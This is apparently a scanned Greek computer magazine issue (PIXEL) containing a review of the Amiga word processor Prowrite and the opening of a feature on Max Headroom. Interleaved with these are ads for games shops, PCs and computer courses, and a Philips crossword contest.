**Τ**ο πρώτο πράγμα που διαπιστώνει κανείς όταν πατήσει για πρώτη φορά το δεξί κουμπί του mouse, είναι το πλήθος των menus. Έχουμε συνολικά κάθε στιγμή 6 ομάδες εντολών στη διάθεσή μας, οι οποίες ανοίγουν παράθυρα με το λιγότερο 6 εντολές. Πολύ εντυπωσιακή λοιπόν η πρώτη μας γνωρι-

μία κι όπως θα καταλάβατε κι εσείς, το να ζητήσετε λειτουργία που δεν υπάρχει μάλλον αποτελεί προσβολή για το Prowrite. Αρχίζουμε με περιγραφή των λειτουργιών από αριστερά προς τα δεξιά. Πατάμε το δεξί κουμπί, και...

PROJECT. Ο τίτλος αυτός είναι κάτι αντίστοιχο με το αρκετά γνωστότερο

File. Εδώ περιλαμβάνονται όλες οι εντολές για χειρισμό των αρχείων κειμένου: δημιουργία νέου κειμένου, σώσιμο σε δίσκο με τον ίδιο ή με διαφορετικό τίτλο, έξοδος από το πρόγραμμα και εκτύπωση. Πρέπει εδώ να σημειώσουμε ότι εκτύπωση στο Prowrite δεν σημαίνει μόνο καθορισμός των σελίδων ή των αντιγράφων



**THOMAS-SOFT**  
**ΤΗΛΕΦΩΝΟ 2-2011**

**ΤΣΑΜΑΔΟΥ 4**

**ΕΞΑΡΧΕΙΑ - ΑΘΗΝΑ**

**τηλ.: 3615362**

## COMMODORE 64

AUTODUELL  
ART STUDIO  
AL WORLD GAMES  
ADV. ART STUDIO  
APOLLO 18  
AIRBORNE RANGER  
BUBBLE BOBBLE  
BARD'S TALE I, II  
BANKOG KNIGHTS  
CHUCK YEARERS FLT.  
COMBAT SCHOOL  
CALIFORNIA GAMES  
EVENING STAR  
EYE  
FOOTBALL MANAGER 2  
GAME SET MATCH  
GALACTIC GAMES  
GRYZOR  
IMPLOSION  
IMPOSSIBLE 2  
BLACK LAMP  
MACH3  
PLATOON  
PREDATOR  
CARRETT  
CAPTAIN BLOOD  
LAZER TAG  
MAD BALLS  
MATCH DAY II  
MANIAK MANSION  
MYSTERY OF NILE  
MASK & MASK II  
MORPHEUS  
NEBULUS  
OUT RUN  
OGRE  
PIRATES  
RENEGADE  
SUPER HANG ON  
STEALTH FIGHTER  
TOMAHAWK  
TAIPAN  
ULTIMA III, IV  
VICTORY ROAD  
WATER POLO  
RASTAN  
SAPIENS  
JINITER  
BEDLAM  
CRASH  
TIME BANDIT  
JOE BLADE

MINI PUT  
VAMPIER'S EMPIRE  
TIGER HELL  
PRO GOLF  
INVASION II  
DUNGEON MASTER  
LEGACY  
ANCIENTS  
TASK 3  
ZIP  
IZNOGOOD  
ROLLING THUN.  
VOLLEYBALL SIM  
BMX SIMULATOR  
CHAMP SPRINT

## AMIGA

SECONTS OUT  
GIANNA SISTERS  
JUMP JET  
BOME CRUNCER  
VAMPIRE'S EMPIRE  
OUT RUN  
GUNSHIP  
STAR WARS  
JET SIMULATOR  
I-35 MISSION  
SLAIN WAYS  
JINIS  
TAIPAN  
EITENSOR  
BLACLAMP  
OUT RUN

## JOYSTICKS

**MICRO BLASTER**  
**QUICK SHOT II**  
**QUICK GUN - JOYBALL**  
**MONO 3.900**

## ATARI ST

PREADATOR  
SLAP FIGHT  
QUANTOM PAINT  
VOGIAGER  
PRI SONER  
GOLD RUNNER II  
JOE BLADE  
SECONDS OUT  
GUNSHIP  
BANKOG KNIGHTS  
BRAVESTAR  
CAPTAIN AMERICA  
FOOTBALL MANAGER II  
FLYING SHARK  
IM MISSION II  
LAST NINJA  
OUT RUN  
LURRING HORROR  
PIRATES  
THE EYE  
WAR GAME CON. SET  
SKY BLASTER  
720°  
T.T. RACER  
DARK CASTLE  
JUMP JET  
GNOBE RANGER  
FLIGHT SIM. II

**DISKETTE DOUBLER**  
**MONO 1.300 ΔΡΧ.**

**ΑΥΤΟ ΤΟ ΜΗΝΑ**


**ΠΡΟΣΦΟΡΑ ΣΕ AMSTRAD ΚΑΙ COMMODORE**  
**ΠΑΡΑΓΓΕΛΙΕΣ ☎ 3615362**



που θα τυπωθούν. Μέσα από το πρόγραμμα μπορούμε εμείς να ελέγξουμε αν η εκτύπωση θα γίνει σε graphics mode ή σε κανονικό mode εκτύπωσης, με draft ή NLQ χαρακτήρες. Η δυνατότητα αυτή είναι πραγματικά πρωτότυπη και πρακτική. Ο βασικότερος λόγος είναι ότι η εκτύπωση σε graphics mode είναι πολύ ανώτερης ποιότητας και πολλές φορές (ανάλογα με τον εκτυπωτή) πλησιάζει εκείνη των laser, με μόνο μειονέκτημα τον πολύ μεγάλο χρόνο εκτύπωσης (η κάθε γραμμή «περνιέται» τρεις ή τέσσερις φορές). Από την άλλη πλευρά η standard εκτύπωση δεν προσφέρει τόσο υψηλή ποιότητα, αλλά είναι ταχύτερη (ειδικά σε draft mode). Τις περισσότερες φορές λοιπόν, τα μέχρι τώρα προγράμματα ενσωμάτωναν τη μια ή την άλλη επιλογή. Το Prowrite όμως ενσωματώνει και τα δυο, και γίνεται έτσι κατάλληλο για εκτυπώσεις υψηλής ποιότητας, αλλά και ικανό να κρατήσει την αλληλογραφία ακόμα και μιας μικρής επιχείρησης.

Ας αφήσουμε όμως τα εκτυπωτικά προσόντα του Prowrite και ας πάμε στο επόμενο menu. Εδώ βρίσκονται όλες οι εντολές που χειρίζονται blocks κειμένου στην οθόνη.

Το να ορίσετε ένα block είναι πολύ απλό. Απλώς πατάτε το αριστερό κουμπί στην αρχή του κειμένου και το κρατάτε πατημένο έως το τέλος του block. Το background του block γίνεται μαύρο, δείχνοντάς σας ότι είναι ενεργοποιημένο. Από εδώ και μπρος είναι στη διάθεσή σας. Στο menu υπάρχουν εντολές για μετακίνηση ή αντιγραφή του block, οι Cut, Copy και Paste. Η διαφορά μεταξύ τους δεν είναι και τόσο φανερή. Η Paste χρησιμοποιείται περισσότερο για αντιγραφή του block πολλές φορές σε διάφορα σημεία του κειμένου, ενώ η Copy μόνο μια φορά. Εκτός από αυτό, η εντολή Copy έχει μια παραλλαγή, την Copy Format, η οποία αντιγράφει μόνο το format του κειμένου. Φυσικά υπάρχει εντολή για σβήσιμο του block. Κάτι που δεν έχει μεγάλη σχέση με τα blocks είναι η εντολή show, η οποία αφήνει ένα χαρακτηριστικό συμβολάκι (κάτι σαν κεφαλαίο O με χερούλι) κάθε φορά που πατάτε Return, δηλαδή τον ASCII χαρακτήρα 13. Τέλος δεν θα πρέπει να παραλείψουμε άλλη μια σημαντική δυνατότητα, την



αλλαγή του «μετρητή σελίδας» (Ruler) του κειμένου από cm σε ίντσες και αντίστροφα.

Το επόμενο menu είναι το μικρότερο της «οικογένειας». Θα βρούμε εκεί μόνο 4 εντολές, οι οποίες ειδικεύονται στην εύρεση και αντικατάσταση λέξεων στο κείμενο. Μπορούμε να επιλέξουμε εάν η εύρεση θα συμφωνεί σε μικρούς ή κεφαλαίους χαρακτήρες. Τέλος με τη βοήθεια της εντολής Goto μπορούμε να μεταφερθούμε σε οποιαδήποτε σελίδα του κειμένου. Θα πρέπει να σημειώσουμε την ταχύτητα του προγράμματος: τα πάντα εκτελούνται πραγματικά στιγμιαία. Ειδικά οι μετακινήσεις των blocks γίνονται σε αμελητέο χρόνο, φυσικά με τη βοήθεια του τρομερού blitter.

Πάμε στο menu των χαρακτήρων. Εδώ υπάρχουν όλοι οι γνωστοί χαρακτήρες σε χρήση, π.χ. κανονικοί, bold, italics, υπογραμμισμένοι (underline) και χαρακτήρες subscript ή superscript για χρήση σε εκθέτες και δείκτες. Αυτό βέβαια δεν σημαίνει ότι δεν υπάρχει η δυνατότητα για να φορτώσετε διάφορα fonts. Άλλωστε το Prowrite συνοδεύεται από μια τέτοια βιβλιοθήκη με οικογένειες χαρακτήρων διαφορετικού ύψους, στους οποίους συμπεριλαμβάνονται φυσικά και ελληνικά. Δυστυχώς η ποικιλία στα ελληνικά δεν είναι τόσο μεγάλη, σε αντίθεση με

τους Λατινικούς χαρακτήρες οι οποίοι αλλάζουν από γοτθικά έως ...PIXELοειδή, ούτε έχετε στη διάθεσή σας κάποιον διαθέσιμο Font editor (τουλάχιστον στην έκδοση που είχαμε εμείς δεν υπήρχε τέτοια utility). Έτσι λοιπόν θα πρέπει να αρκείστε σε ένα και μόνο font.

Η επόμενη επιλογή είναι η Paragraph. Εδώ υπάρχουν ίσως οι βασικότερες εντολές μέχρι τώρα. Συγκεκριμένα από εδώ θα καθορίσετε τη στοίχιση των λέξεων μέσα στο κείμενο, το κεντράρισμα των γραμμών και τα κενά μεταξύ των γραμμών του κειμένου. Εδώ μπορούμε να μεταβάλλουμε και τα tabs, τον τύπο και το μήκος τους. Μπορείτε έπειτα από κάθε return να ξεκινάτε το γράψιμο από την δεξιά μεριά της οθόνης αντί για την αριστερή: αυτό επιτυγχάνεται με τα Right και Left Aligned, και ίσως θα διευκόλυνε αρκετά το γράψιμο στην... Αραβική.

Τελειώνουμε με το menu Document. Εδώ καθορίζετε τι γράφετε και γιατί το γράφετε. Μπορείτε να κάνετε editing του κειμένου ή μόνο του header (επικεφαλίδας) ή έστω και του footer (υποσημείωση). Δεν χρειάζεται να πούμε ότι τα χαρακτηριστικά των headers και footers είναι πλήρως οριζόμενα από τον χρήστη. Μπορούν επίσης να «κρυφτούν» ή να εμφανιστούν στο κείμενο, αφήνοντάς



# ΟΙ ΣΩΣΤΕΣ ΛΥΣΕΙΣ

του Μεγάλου Διαγωνισμού

# MOVING SOUND


## ΝΑ ΟΙ ΣΩΣΤΕΣ ΛΥΣΕΙΣ ΤΟΥ ΔΙΑΓΩΝΙΣΜΟΥ

Ελέγξτε τις απαντήσεις σας και εάν είναι σωστές, καλή τύχη στην κλήρωση της 23/5. Και μην ξεχνάτε, τα ονόματα των νικητών θα δημοσιευτούν στο τεύχος του Ιουνίου (PIXEL)



# MOVING SOUND

Η σθένη των εγχρώμων τηλεοράσεων PHILIPS F.S.O. είναι τετράγωνη και



Συμπληρώστε τη λέξη μεταφέροντας στα πιο πάνω τετράγωνα τα γράμματα που αντιστοιχούν στα αριθμημένα τετράγωνα του σταυρολέξου.

### ΟΡΙΖΟΝΤΙΑ

1. Ακόνια που θυμίζουν Διγενή Ακρίτα.
2. Χημικό σύμβολο του ιριδίου - Εξάρτημα συστήματος ηλεκτρονικών υπολογιστών.
3. Του μαγνητοφώνου ανακαλύφθηκε από την Φίλιπς - Αρχικά επαναστατικού στρατού που δρα στην Ιρλανδία.
4. Μέτρο έκτασης ξένων - Χρηματοκιβώτιο.
5. Απαραίτητη στον ηλεκτρονικό υπολογιστή - Φυτό χριστουγεννιάτικης διακόσμησης.
6. Κοινά λέγεται παντζάρι - Ο αριθμός 201 με γράμματα.
7. Μεγάλος ποταμός της Αφρικής.
8. Υποδιάρθρωση... ποτίου - Οδός της Αθήνας.
9. Σύμφωνα της αλφαριθμητικής - Οι κάτοικοι ευρωπαϊκής χώρας.
10. Πρωτεύουσα του το Χαρτούσι - Αρχικό οργανισμού μας σχετικού με σταφίδες.

### ΚΑΘΕΤΑ

1. Η ανακάλυψη τους συνετέλεσε στα να μειωθεί σημαντικά ο όγκος των ηλεκτρονικών υπολογιστών.
2. Ακολουθεί τον συλλαγισμό - Αρχή... Θέλησης - Νησί των Κυκλάδων, σε κοινή του ονομασία.
3. Δεύτερο συνθετικό σειράς της Φίλιπς για τους νέους.
4. Απαραίτητος στις παραστάσεις Καραγκιόζη.
5. Ξένων τέχνη - Δικαστήριο των αρχαίων Αθηνών.
6. Μάρκα ελληνικής σαμπάνιας (αντ) - Το μισό του... όλου - Ο αριθμός 350 με γράμματα.
7. Ουδέτερο οριθμητικό (καθ) - Έκλειψη γνώσης.
8. Κόμπι - εφευρέτης του η Φίλιπς - Χρήσιμη σε αναβάτη.
9. Πρωτοστάτων σε λειτουργίες - Νταϊντα... διάσημη ξένη τραγουδίστρια.
10. Πόλη της Γαλλίας - Χαμηλή η πυκνότητά του (ουδ).

	1	2	3	4	5	6	7	8	9	10		
1	M	A	P	M	A	P	1	E	N	I	A	
2	I	P	PHILIPS	2	Π	P	3	I	N	T	E	P
3	K	A	Σ	E	T	A	PHILIPS		I	P	A	
4	P	PHILIPS	A	P	PHILIPS	K	A	Σ	E	Σ		
5	O	Θ	O	N	7	H	PHILIPS	Γ	K	I	PHILIPS	
6	T	E	Y	T	Λ	O	N	PHILIPS	Σ	A		
7	Σ	PHILIPS	N	E	I	Λ	O	Σ	PHILIPS	P		
8	I	N	T	Σ	A	PHILIPS	I	5	E	P	A	
9	4	Π	I	PHILIPS	PHILIPS	I	T	A	Λ	O	I	
10	Σ	O	Y	6	Δ	A	N	PHILIPS	A	Σ	O	

- ΟΡΟΙ ΣΥΜΜΕΤΟΧΗΣ:**
1. Στον διαγωνισμό της PHILIPS μπορούν να λάβουν μέρος όσοι διαμένουν στην Ελλάδα, μ' ένα και μόνο δελτίο συμμετοχής. Εξαιρούνται οι υπάλληλοι της ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ και οι οικογένειές τους καθώς και οι υπάλληλοι της διοργανιστικής εταιρίας PRO-AD ΑΕ.
  2. Το δελτίο συμμετοχής με τα στοιχεία του διαγωνιζόμενου και τη λύση του σταυρολέξου πρέπει να ταχυδρομηθεί το αργότερο μέχρι τις 25/08 (σφραγίδα Ταχυδρομείου) στην PRO-AD ΑΕ, Βασ. Σοφίας 75, 115 21 ΑΘΗΝΑ, με την ένδειξη - για το διαγωνισμό PHILIPS MOVING SOUND -. Ημερομηνία αποστολής θεωρείται αυτή που αναγράφεται στη σφραγίδα του ταχυδρομείου.
  3. Οι σωστές απαντήσεις και ο κανονισμός του διαγωνισμού έχουν κατατεθεί στη δημοσιογράφο κα Άννα Σκελλάρου Φειδίου 7 ΑΘΗΝΑ.
  4. Μεταξύ εκείνων που θ' απαντήσουν σωστά θ' αναδειχθούν οι νικητές με κλήρωση που θα γίνει στις 23/5/08 στην ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ, 25ης Μαρτίου 15, ΤΑΥΡΟΣ, στις 11 π.μ.
  5. Η εταιρία διατηρεί το δικαίωμα να ανακαλέσει την προκήρυξη του διαγωνισμού ή να μεταβάλει τις ημερομηνίες.
  6. Για τη συμμετοχή δεν απαιτείται η αγορά του προϊόντος.
  7. Τ' αποτελέσματα του διαγωνισμού με τα ονόματα των νικητών θα δημοσιευθούν στο τεύχος Ιουνίου του περιοδικού PIXEL οι δε νικητές θα ειδοποιηθούν γραπτά για να τα παραλάβουν.





**ΜΙΚΡΟ ΧΩΡΑ®**  
computer systems

# ΠΡΩΤΕΥΣ ΕΛΛΗΝΙΚΟΙ Η/ΥΠΟΛΟΓΙΣΤΕΣ

## ΠΡΩΤΕΥΣ JUNIOR

Το μικρό μεγάλο κομπιούτερ, για οικονομικό ξεκίνημα στην Πληροφορική χωρίς να στερηθεί ο νέος απαιτητικός χρήστης τις υψηλές επιδόσεις, τα κομφορ και την επεκτασιμότητα των μεγάλων.

## ΠΡΩΤΕΥΣ II

Ο ταχύτερος κεντρικός επεξεργαστής V20, ο κορυφαίος εξοπλισμός του και οι επαγγελματικές προδιαγραφές του τον τοποθετούν στην κορυφή των XT συμβατών υπολογιστών.

## ΠΡΩΤΕΥΣ III

Είναι ο ταχύτερος AT συμβατός υπολογιστής υψηλών επιδόσεων με επεξεργαστή 80286 32 bit. Προσφέρεται για χρήστες που απαιτούν πολύ γρήγορες απαντήσεις, από πολύπλοκα προγράμματα, για οργάνωση δικτύων σαν file server και γενικά για επίλυση σύνθετων μηχανογραφικών οργανώσεων, με επιλογή 6/8/10/12 (1MB RAM).

## ΠΡΩΤΕΥΣ IV 386

Το απόλυτο κομπιούτερ, η τελευταία λέξη της τεχνολογίας, με επεξεργαστή 80386 αρχιτεκτονική 32 bit και 32 bit bus επιλύει και τις πιο σύνθετες περιπτώσεις μηχανογράφησης είτε σαν ένα σύστημα multi user είτε σε Δίκτυο, με επιλογή 6/12/21 MHZ (2 MB RAM).

\* όλα τα μονίτορ του ΠΡΩΤΕΑ είναι διπλής συχνότητας και υψηλής ανάλυσης.



ΤΩΡΑ

**Megasoft**  
software applications

Δώστε στον  
Υπολογιστή σας τα  
φτερά του Ερμή




αποθήκη  
πελάτες-προμηθευτές  
τιμολόγηση  
λογιστική  
απλούστατο στην  
χρήση, πολύ δυναμικό

**ΜΙΚΡΟ ΧΩΡΑ®**  
computer systems

ΕΝΩΤΙΚΩΝ 9 - 546 27 ΘΕΣ/ΝΙΚΗ  
ΤΗΛ:(031) 52 50 92 - 53 44 60  
TLX: 410113

# ΕΦΑΡΜΟΓΕΣ

ΓΙΑ PIXEL USERS AMIGA PROWRITE



σας διαθέσιμο χώρο στο παράθυρο του κειμένου.

Λέμε βέβαια παράθυρο, γιατί το κείμενο δεν πιάνει ολόκληρη την οθόνη. Εκμεταλλευόμενο αυτό το γεγονός, το Prowrite είναι ικανό να «ανοίξει» μέχρι 8 τέτοια παράθυρα με διαφορετικά κείμενα, για παράλληλο editing, περνώντας από το ένα στο άλλο. Οι σελίδες κάθε παραθύρου έχουν αρίθμηση σύμφωνα με τα γούστα σας. Μπορείτε λοιπόν να τις αρίθμησετε με κανονικά ψηφία, με λατινικά γράμματα κεφαλαία ή μικρά ή και με

την κλασική ρωμαϊκή αρίθμηση για πιο ... σικ editing!

## ΕΠΙΛΟΓΟΣ

Τίποτα δεν λείπει από το Prowrite. Περιλαμβάνει όλες τις κλασικές λειτουργίες των wordprocessors και αρκετές δικές του. Έτσι λοιπόν, δεν έχουμε να πούμε τίποτα παραπάνω από αυτόν. Τα λόγια ίσως περιττεύουν. Είναι απλά, πλήρης.





# Η CIS ΜΕ ΤΕΡΑΣΤΙΑ ΠΕΙΡΑ ΣΤΑ ΚΟΜΠΙΟΥΤΕΡΣ,

Δημιούργημα της Computer Information Systems (CIS), που δουλεύει χρόνια τους Ηλεκτρονικούς Υπολογιστές, τα προγράμματα και τις εφαρμογές τους.

## ΕΙΝΑΙ Η ΜΟΝΗ ΠΟΥ ΜΠΟΡΕΙ ΝΑ ΣΑΣ ΔΙΔΑΞΕΙ ΤΗΝ ΕΜΠΕΙΡΙΑ ΤΗΣ

METRO advertising

### ΜΕ ΠΡΟΓΡΑΜΜΑΤΑ ΣΕΜΙΝΑΡΙΩΝ,

Και τώρα, με το νέο επαναστατικό σύστημα εκπαίδευσης:

### ΜΕ ΚΥΚΛΟΥΣ ΜΑΘΗΜΑΤΩΝ!\*

Οι κύκλοι μαθημάτων της CIS εξελίσσονται παράλληλα με την τεχνολογία των κομπιούτερς, σας επιτρέπουν να σπουδάσετε ευέλικτα και να διαλέξετε τους κύκλους που σας ενδιαφέρουν.

#### 1 ΚΥΚΛΟΣ

ΘΕΩΡΙΑ  
ΗΛΕΚΤΡΟΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

#### 2 ΚΥΚΛΟΣ

ΟΡΓΑΝΩΣΗ  
ΠΛΗΡΟΦΟΡΙΩΝ

#### 3 ΚΥΚΛΟΣ

ΓΛΩΣΣΕΣ  
ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

\*Στο τέλος των τριών κύκλων παίρνετε βεβαίωση σπουδών Προγραμματιστή.

#### 4 ΚΥΚΛΟΣ

ΑΝΑΛΥΣΗ/ΣΧΕΔΙΑΣΗ  
ΣΥΣΤΗΜΑΤΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ (M.I.S)

#### 5 ΚΥΚΛΟΣ

ΑΝΑΦΟΡΑ  
ΣΤΟ HARDWARE

#### 6 ΚΥΚΛΟΣ

ΒΑΣΕΙΣ  
ΔΕΔΟΜΕΝΩΝ

\*Στο τέλος των έξι κύκλων παίρνετε βεβαίωση σπουδών Αναλυτή/Προγραμματιστή.

#### 7 ΚΥΚΛΟΣ

ΠΡΟΗΓΜΕΝΗ ΑΝΑΛΥΣΗ/ΣΧΕΔΙΑΣΗ  
ΣΥΣΤΗΜΑΤΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ (C.B.I.S)

#### 8 ΚΥΚΛΟΣ

ΠΡΟΗΓΜΕΝΕΣ  
ΓΛΩΣΣΕΣ  
ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

#### 9 ΚΥΚΛΟΣ

ΔΙΚΤΥΑ ΚΑΙ  
ΤΗΛΕΠΙΚΟΙΝΩΝΙΕΣ

\*Στο τέλος των εννέα κύκλων παίρνετε βεβαίωση σπουδών εξειδικευμένου Αναλυτή/Προγραμματιστή.



Διδάσκεστε την  
εμπειρία της Computer Information Systems (CIS)

ΕΡΓΑΣΤΗΡΙΑ  
ΕΛΕΥΘΕΡΩΝ ΣΠΟΥΔΩΝ

ΠΛΗΡΟΦΟΡΙΕΣ ΣΤΟ  
32.54.416 - 32.54.425  
ΑΠΟ 11 ΤΟ ΠΡΩΙ ΕΩΣ 9 ΤΟ ΒΡΑΔΥ



ΘΕΜΑ

# MAX HEADROOM

## Η ΨΗΦΙΑΚΗ ΠΡΟΣΩΠΙΚΟΤΗΤΑ



Το πρόσωπό του είναι τόσο γνωστό όσο και οι διασημότεροι ηθοποιοί ή τραγουδιστές.

Παρουσιαστής, σόουμαν, ηθοποιός, διαφήμιση της Coca Cola, αλλά πάνω απ' όλα computer graphics. Κυρίες, κύριοι... ο Max Headroom!

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

**Ο** Max Headroom ξεκίνησε την καριέρα του πριν από έναν περίπου χρόνο. Όλα άρχισαν από ένα κατά τα άλλα όχι σπουδαίο τηλεοπτικό σήριαλ επιστημονικής φαντασίας, το οποίο όμως έκρυβε αρκετούς άσους όπως αποδείχτηκε στη συνέχεια. Ή μάλλον για την ακρίβεια έναν άσο. Ας δούμε όμως λίγο το story της υπόθεσης: ...Γη, κάπως κάπου, κάποτε στο μέλλον. Ένα μέλλον αρκετά σκοτεινό και ακαθόριστο, γεμάτο από τεχνητά φώτα, ατέλειωτες μεγαλουπόλεις και computers. Computers που ελέγχουν και καταγράφουν τα πάντα. Κανένας δεν μπορεί πια να τους συναγωνιστεί στην ταχύτητα και στις ικανότητες, με αποτέλεσμα να λειτουργούν όλο το εικοσιτετράωρο σε κάθε σημείο του κόσμου, στα σπίτια, στις γειτονιές, στους δρόμους, δίνοντας στους ανθρώπους έτοιμο οτιδήποτε χρειάζονται. Μαζί με τους computers

κυρίαρχη στον κόσμο είναι και η τηλεόραση.

Τεράστιες ιδιωτικές επιχειρήσεις προσφέρουν θέαμα, πληρώνουν τρομοκράτες για αποκλειστικότητα τρομοκρατικών στιγμιότυπων στις ειδήσεις και έχουν τη δυνατότητα να μετρούν άμεσα την ακροατικότητα και τις αντιδράσεις του κοινού. Βέβαια όλα αυτά δεν μας ενδιαφέρουν άμεσα μέχρι εδώ, αλλά η συνέχεια επιφυλάσσει πολλές εκπλήξεις.

Στην προσπάθεια λοιπόν να κατακτήσει την αποκλειστικότητα, το μεγαλύτερο ιδιωτικό κανάλι του κόσμου, το Κανάλι 27, βάζει σ' εφαρμογή μια νέα τεχνική διαφημίσεων, τις Τηλεσφήνες. Η ιδέα ήταν κατά βάθος καλή, μια και με τη βοήθεια μιας καταγίδας εικόνων οι διαφημίσεις «μικραίνουν» στο ένα δέκατο του χρόνου τους. Η εφαρμογή όμως ήταν για τους τηλεθεατές θανατηφόρα. Ο Έντισον Κάρτερ λοιπόν, ένας «πρωταθλητής» δημοσιογράφος, αναλαμβάνει για κακή



τους τύχη να μάθει ποιος κρύβεται πίσω απ' όλα αυτά.


Οι Εγγλέζοι έχουν γι' αυτή την περίπτωση μια καλή παροιμία: Η περιέργεια σκότωσε τη γάτα. Βέβαια ο Έντισον Κάρτερ, αν και αρκετά περιεργός, δεν είναι καθόλου γάτος. Ίσως αυτός να είναι τελικά ο λόγος που μεταφέρεται όχι νεκρός αλλά αναισθητός, έπειτα από μια τρελή καταδίωξη από τους «ακούσιους» του Καναλιού 23. Εκεί υποβάλλεται σε μια εξέταση της μνήμης του, με σκοπό να διαπιστωθεί πόσο έχει «πρωτοωρήσει» στην υπόθεση. Η μνήμη του, όμως, όλες οι διανοη-

τικές λειτουργίες αντιγράφονται από τον κεντρικό επεξεργαστή, εκεί γίνεται το αναπάντεχο. Ο Έντισον Κάρτερ ξαναζωντανεύει μέσα στο minipitor αυτή τη φορά, σε digitized μορφή. Το μόνο πράγμα που θυμάται από το ατύχημα είναι η διαχωριστική πινακίδα, τη στιγμή της σύγκρουσης, με την επιγραφή: MAX HEADROOM, 2.30m...

### ΤΙ ΕΙΝΑΙ Ο Μ... Μ... MAX;

Είναι δύσκολο να πεις από την αρχή με σιγουριά από τι είναι φτιαγμένος. Computer graphics ή απλό κινηματογραφικό τρुक; Η πρώτη εικόνα είναι σίγουρο ότι θυμίζει computer graphics, αλλά ποιος computer είναι ικανός να υποστηρίξει τον τεράστιο αριθμό από «καρέ» που απαιτεί ο Max Headroom; Βέβαια οι σημερινοί minicomputers ή ακόμα και ο ABAQ δεν κουράζονται ιδιαίτερα από τέτοιου είδους εργασίες, αλλά ακόμα και για αυτούς ο Max δεν είναι κάτι το εύκολο.

Η καλύτερη ίσως δυσκολία είναι ότι απαιτείται μια ολοζώντανη προσωπικότητα: Γελά, κάνει γκριμάτσες και αρθρώνει κανονικά τις λέξεις, σε αντίθεση με τα κινούμενα σχέδια που απλά ανοιγοκλείνουν το στόμα τους προσπαθώντας να «μιμηθούν» ό,τι προφέρουν. Από την άλλη μεριά πάλι, με τις ορισμένες με τις οριζόντιες κινούμενες γραμμές που διένουν την εικόνα του τρισδιάστατου χώρου είναι σχεδόν σίγουρο ότι δημιουργούνται α-

